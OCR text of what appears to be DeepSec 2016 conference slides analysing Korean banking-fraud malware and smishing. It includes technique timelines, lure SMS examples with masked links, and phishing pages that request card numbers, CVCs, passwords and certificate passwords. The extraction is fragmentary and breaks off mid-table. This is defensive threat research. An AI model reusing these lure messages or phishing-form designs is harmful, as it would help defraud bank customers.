
⑤ Two-Factor Authentication

TRANSLATION :
The certification number for your SMS
Authentication [896***]. From OObank



고객님의 SMS 인증을 위한
인증번호는
[896[redacted]6]입니다[redacted]은행

Financial Fraud Android Malware Timeline in Korea



Cyber
Financial Fraud

Bypassing
a Protection Plan

Intelligence Service
Attack

Obstructing
Analysis

Stealing SMS authentication

Leaking official authentication certificate

Inducing people to input their bank information

Bypassing ARS authentication confirmation

Eliminati on of AntiVirus

Voice phishing connection

Deletion Obstruc tion

Commercial Packer/ Protecter

Change C2 IP

2012

2013

2014

2015

2016

Banking Apps
dissemination


Guidance on
pharming
protection
(Mar 2013)

Prohibiting changing
originated number
(Feb 2014)

Smishing
Block Apps by
Pre-loaded
(Sep 2014)

Providing Smishing
Prevention Guide
(Mar 2015)

Financial Fraud Malware(PC) Timeline in Korea



Phishing

Pharming

hosts

hosts.ics

iframe (monitor I.E)

VPN tunneling

Compromised DNS

Memory Patch

Home router Vulnerability

PAC (Proxy Auto-Config)

2004

2007

2013

2014


2015

2016

1) Methods of Dissemination


How do bad guys infect victim's device in korea?

- Smishing(SMS Phishing) is a form of criminal activity using social engineering technique



Collect
phone numbers


Send SMS



This is DeepSec 2016! We provide app including program list and material. Go for it!
http://www.deepsec-***.com

"Smishing"


Download



Install FakeApp

1) Methods of Dissemination

- Smishing
  - Fake validation process for getting victim's trust



CJ 대한통운

핸드폰 번호를 입력하고 본인확인 해주세요.

010 조회

배송조회 바로가기

일반예약 바로가기

반품예약 바로가기

우편예약 바로가기

운임검색 바로가기

고객의소리 바로가기

고객센터 1588-1255 전화걸기

SMS 문자 보내기

스마트폰앱 바로가기


개인정보취급방침 | 택배이용약관 | 로그인 | PC버전

COPYRIGHT 2013 BY CJ korea express Corporation ALL RIGHT RESERVED.

Victim

Hacker

Input for their phone number at Phishing Site



- Exist : Download Financial Fraud Malware
- Not Exist : Nothing (just show error message)

Compair saved phone number in server w/ sending number.

Fake Apps in Korea

Chrome

Adobe Install Flash Player Settings

Mobile Invitation for Wedding

Domestic Capital Company


Domestic Delivery Service

Domestic Supreme Prosecutors' Office

1) Methods of Dissemination

- Smishing
  - Card Point (Aug 2016)


SMS Phishing



[포인트선물이1시간내에도착예정이니OOO고객님확인하시길바랍니다http://ka.do/****

TRANSLATION :
Point Gift will be sent within one hour. Customer OOO, Please Check it.
http://ka.do/****

Phishing Site(user verification page)



포인트조회

본인 인증 수단으로 찾기 | 등록한 정보로 찾기

○ 생년월일 ● 휴대폰 ○ 이메일 ○ 외국인 등록번호


이름

휴대폰 010

* Bad guys request victim's name, phone number for getting trust.


TRANSLATION :
Check Card Points

Steal Victim Card Credentials



포인트조회 이용안내 카드사안내
FAQ 공지사항

Fake Check Card Point App



로그인


고유식별정보 제3자 제공 동의

본인은 귀 협회가 본인의 카드 포인트 조회 목적으로 본인의 고유식별정보(주민등록번호 등)를 아래와 같이 제3자에게 제공하는 것에동의합니다.
1.개인정보를 제공받는 자:카드사 및 결제은행
2.개인정보를 제공받는 자의 개인정보 이용 목적:카드 포인트 조회

이름 이름

주민등록번호 -

TRANSLATION :
Name
Social Security Number




카드 포인트 조회

조회할 카드사를 선택해 주세요.

○ BCcard ○ KB국민카드
○ 신한카드

TRANSLATION : Please select your card company for checking your point.



카드 포인트 조회

개인정보의 수집 항목

민원신청, 상담 신청 등을 이용하시고자 할 경우, 대응센터에서 필요한 최소한의 개인정보를 수집하며, 이에 대한 동의를 얻고 있습니다. 수집하는 개인정보 항목은 다음과 같습니다.

카드번호 2451 - **** - **** - ****

카드유효기간 10 월 2024 년

CVC/4DBC 번호 ***
* CVC번호란 카드 뒷면의 서명란 카드번호 중 맨 뒤의 3자리 숫자


비밀번호 ****
*비밀번호 4자리입력

공인인증서 비밀번호 ***************

TRANSLATION :
Card Number
Card valid expiration date
CVC numbers
Password
Certificate(NPKI) Password

1) Methods of Dissemination

- Smishing
  - Sewol ferry disaster (Apr 2014)




4/16	4/17	4/18	4/19	4/21	4/22	4/23	4/24	5/2
[연합뉴스] 여객선 (세월호) 침몰사고 구조현황 동영상 http://goo.gl/cKJGn2**	[[GO! 현장] 구조된 6살 어린이 “아기 아기 아기” http://ww.tl/6**	실시간속보세월호침몰 사망자 25명 늘어 더보기 http://www.mxc.kr/15g**	실시간 속보 세월호 침몰 사망자 55명 더 늘어 동영상보기. Hosisting**.info	단원고 학생•교사 78명 생존 확인 http://ww.tl/6T***	[속보]세월호 3호창 생존자 2명 발견 http://goo.gl/lcWg**	23일 9시경 실종자 6명 구조성공이다. ㅊㅋㅊㅋ http://goo.gl/kCmMV*	미안합니다 잊지 않겠습니다 세월호 침몰사고 희생자를 추모합니다 goo.gl/NzO99**	세월호 기부 상황 조회 3yu.net/y7*
[Yonhap News] Video of the rescue status of the sinking Ferry Sewol. http:// REDIRACTED	[[GO! Site] A six-year-old child rescued. “Baby, baby, baby” http:// REDIRACTED	Real-time breaking news: 25 more deaths from the sinking of Sewol. More: http:// REDIRACTED	Real-time breaking news: 55 more deaths from the sinking of Sewol. Hosisting http://REDIRACTED	The survival of 78 students and teachers of Danwon High School confirmed. http:// REDIRACTED	